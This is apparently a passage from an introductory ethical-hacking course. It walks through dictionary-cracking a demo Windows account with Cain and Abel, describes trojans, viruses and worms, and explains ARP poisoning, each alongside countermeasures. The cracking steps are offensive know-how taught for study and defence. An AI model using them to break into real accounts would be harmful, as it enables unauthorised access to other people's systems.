Ophcrack is a cross-platform Windows password cracker that uses rainbow tables to crack passwords. It runs on Windows, Linux and Mac OS. It also has a module for brute force attacks among other features.

Password Cracking Countermeasures

- An organization can use the following methods to reduce the chances of the passwords been cracked
- Avoid short and easily predictable passwords
- Avoid using passwords with predictable patterns such as 11552266.
- Passwords stored in the database must always be encrypted. For md5 encryptions, it's better to salt the password hashes before storing them.

Salting involves adding some word to the provided password before creating the hash.

- Most registration systems have password strength indicators, organizations must adopt policies that favor high password strength numbers.

Hacking Activity: Hack Now!


In this practical scenario, we are going to **crack a Windows account with a simple password. Windows uses NTLM hashes to encrypt passwords.** We will use the NTLM cracker tool in Cain and Abel to do that.

Cain and Abel cracker can be used to crack passwords using;

- Dictionary attack
- Brute force
- Cryptanalysis


We will use the dictionary attack in this example. You will need to download the dictionary attack wordlist.

For this demonstration, we have created an account called Accounts with the password qwerty on Windows 7.




Password cracking steps


- Open **Cain and Abel**, you will get the following main screen




- Make sure the cracker tab is selected as shown above
- Click on the Add button on the toolbar.




- The following dialog window will appear




- The local user accounts will be displayed as follows. Note the results shown will be of the user accounts on your local machine.



- Right click on the account you want to crack. For this tutorial, we will use Accounts as the user account.




- The following screen will appear




- Right click on the dictionary section and select Add to list menu as

shown above

- Browse to the 10k most common.txt file that you just downloaded



- Click on start button
- If the user used a simple password like qwerty, then you should be able to get the following results.



- **Note:** the time taken to crack the password depends on the password strength, complexity and processing power of your machine.
- If the password is not cracked using a dictionary attack, you can try brute force or cryptanalysis attacks.

Summary

- Password cracking is the art of recovering stored or transmitted passwords.
- Password strength is determined by the length, complexity, and unpredictability of a password value.
- Common password techniques include dictionary attacks, brute force, rainbow tables, spidering and cracking.
- Password cracking tools simplify the process of cracking passwords.

Learn everything about Trojans, Viruses, and Worms

Some of the skills that hackers have are programming and computer networking skills. They often use these skills to gain access to systems. The objective of targeting an organization would be to steal sensitive data, disrupt business operations or physically damage computer controlled equipment. **Trojans, viruses, and worms can be used to achieve the above-stated objectives.**

In this article, we will introduce you to some of the ways that hackers can use Trojans, viruses, and worms to compromise a computer system. We will also look at the countermeasures that can be used to protect against such activities.

Topics covered in this tutorial

- What is a Trojan?
- What is a worm?
- What is a virus?
- Trojans, viruses, and worms Countermeasures

What is a Trojan horse?

A Trojan horse is a program that allows the attack to control the user's computer from a remote location. The program is usually disguised as something that is useful to the user. Once the user has installed the program, it has the ability to install malicious payloads, create backdoors, install other unwanted applications that can be used to compromise the user's computer, etc.


The list below shows some of the activities that the attacker can perform using a Trojan horse.

- Use the user's computer as part of the Botnet when performing distributed denial of service attacks.

- Damage the user's computer (crashing, blue screen of death, etc.)
- **Stealing sensitive data** such as stored passwords, credit card information, etc.
- **Modifying files** on the user's computer
- **Electronic money theft** by performing unauthorized money transfer transactions
- **Log all the keys** that a user presses on the keyboard and send the data to the attacker. This method is used to harvest user ids, passwords, and other sensitive data.
- Viewing the users' **screenshot**
- Downloading **browsing history data**

What is a worm?

Worm:Win32 Conficker



A worm is a malicious computer program that replicates itself usually over a computer network. An attacker may use a worm to accomplish the following tasks

- **Install backdoors on the victim's computers.** The created backdoor

may be used to create zombie computers that are used to send spam emails, perform distributed denial of service attacks, etc. the backdoors can also be exploited by other malware.

- Worms may also **slow down the network by consuming the bandwidth** as they replicate.
- Install **harmful payload code** carried within the worm.

What is a Virus?



- A virus is a **computer program that attaches itself to legitimate programs and files without the user's consent**. Viruses can consume computer resources such as memory and CPU time. The attacked programs and files are said to be "infected". A computer virus may be used to;
 - Access private data such as user id and passwords
 - Display annoying messages to the user
 - Corrupt data in your computer
 - Log the user's keystrokes

Computer viruses have been known to employ **social engineering techniques**. These techniques involve deceiving the users to open the files which appear to be normal files such as Word or Excel documents. Once the file is opened, the virus code is executed and does what it's intended to do.

Trojans, Viruses, and Worms counter measures



- To protect against such attacks, an organization can use the following methods.
- A policy that prohibits users from downloading unnecessary files from the Internet such as spam email attachments, games, programs that claim to speed up downloads, etc.
- Anti-virus software must be installed on all user computers. The anti-virus software should be updated frequently, and scans must be performed at specified time intervals.
- Scan external storage devices on an isolated machine especially those that originate from outside the organization.
- Regular backups of critical data must be made and stored on preferably read-only media such as CDs and DVDs.
- Worms exploit vulnerabilities in the operating systems. Downloading operating system updates can help reduce the infection and replication of worms.
- Worms can also be avoided by scanning all email attachments before downloading them.

Trojan, Virus, and Worm Differential Table

	Trojan	Virus	Worm
Definition	Malicious program used to control a victim's computer from a remote location.	Self replicating program that attaches itself to other programs and files	Illegitimate programs that replicate themselves usually over the network
Purpose	Steal sensitive data, spy on the victim's computer, etc.	Disrupt normal computer usage, corrupt user data, etc.	Install backdoors on the victim's computer, slow down the user's network, etc.
Counter Measures	Use of anti-virus software, update patches for operating systems, security policy on usage of the internet and external storage media, etc.		

Learn ARP Poisoning with Examples

What is IP and MAC Addresses

IP Address is the acronym for Internet Protocol address. An internet protocol address is used to uniquely identify a computer or device such as printers, storage disks on a computer network. There are currently two versions of IP addresses. IPv4 uses 32-bit numbers. Due to the massive growth of the internet, IPv6 has been developed, and it uses 128-bit numbers.

IPv4 addresses are formatted in four groups of numbers separated by dots. The minimum number is 0, and the maximum number is 255. An example of an IPv4 address looks like this;

127.0.0.1

IPv6 addresses are formatted in groups of six numbers separated by full colons. The group numbers are written as 4 hexadecimal digits. An example of an IPv6 address looks like this;

2001:0db8:85a3:0000:0000:8a2e:0370:7334

In order to simplify the representation of the IP addresses in text format, leading zeros are omitted, and the group of zeros is completed omitted. The above address in a simplified format is displayed as;

2001:db8:85a3::8a2e:370:7334

MAC Address is the acronym for media access control address. MAC addresses are used to uniquely identify network interfaces for communication at the physical layer of the network. MAC addresses are usually embedded into the network card.

A MAC address is like a serial number of a phone while the IP address is like the phone number.

Exercise

We will assume you are using windows for this exercise. Open the command

prompt.

Enter the command

```
ipconfig /all
```

You will get detailed information about all the network connections available on your computer. The results shown below are for a broadband modem to show the MAC address and IPv4 format and wireless network to show IPv6 format.

```
Mobile Broadband adapter Mobile Broadband Connection 3:
Connection-specific DNS Suffix . : 
Description . . . . . : HUAWEI Mobile Connect - Network Adapter #
3
Physical Address . . . . . : 58-2C-80-13-92-63 ← MAC Address
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv4 Address . . . . . : 10.131.70.186 (Preferred) ← IPv4 Address
Subnet Mask . . . . . : 255.255.255.252
Default Gateway . . . . . : 10.131.70.185
DNS Servers . . . . . : 41.223.4.97
                          41.223.5.33
NetBIOS over Tcpip. . . . . : Enabled
```

```
Tunnel adapter Teredo Tunneling Pseudo-Interface:
Connection-specific DNS Suffix . : 
Description . . . . . : Teredo Tunneling Pseudo-Interface
Physical Address . . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv6 Address . . . . . : 2001:0:9d38:6ab8:28fc:13be:3a05:bf3b (Preferred) ← IPv6
Link-local IPv6 Address . . . . . : fe80::28fc:13be:3a05:bf3b%16 (Preferred)
Default Gateway . . . . . : 
NetBIOS over Tcpip. . . . . : Disabled
```

What is ARP Poisoning?

ARP is the acronym for Address Resolution Protocol. It is used to convert IP address to physical addresses [MAC address] on a switch. The host sends an ARP broadcast on the network, and the recipient computer responds with its physical address [MAC Address]. The resolved IP/MAC address is then used to communicate. **ARP poisoning is sending fake MAC addresses to the switch so that it can associate the fake MAC addresses with the IP address of a genuine computer on a network and hijack the traffic.**

ARP Poisoning Countermeasures

Static ARP entries: these can be defined in the local ARP cache and the switch configured to ignore all auto ARP reply packets. The disadvantage of

this method is, it's difficult to maintain on large networks. IP/MAC address mapping has to be distributed to all the computers on the network.

ARP poisoning detection software: these systems can be used to cross check the IP/MAC address resolution and certify them if they are authenticated. Uncertified IP/MAC address resolutions can then be blocked.

Operating System Security: this measure is dependent on the operating system been used. The following are the basic techniques used by various operating systems.

- **Linux based:** these work by ignoring unsolicited ARP reply packets.
- **Microsoft Windows:** the ARP cache behavior can be configured via the registry. The following list includes some of the software that can be used to protect networks against sniffing;
 - **AntiARP**– provides protection against both passive and active sniffing
 - **Agnitum Outpost Firewall**–provides protection against passive sniffing
 - **XArp**– provides protection against both passive and active sniffing
- **Mac OS:** ArpGuard can be used to provide protection. It protects against both active and passive sniffing.

Hacking Activity: Configure ARP entries in Windows

We are using Windows 7 for this exercise, but the commands should be able to work on other versions of windows as well.

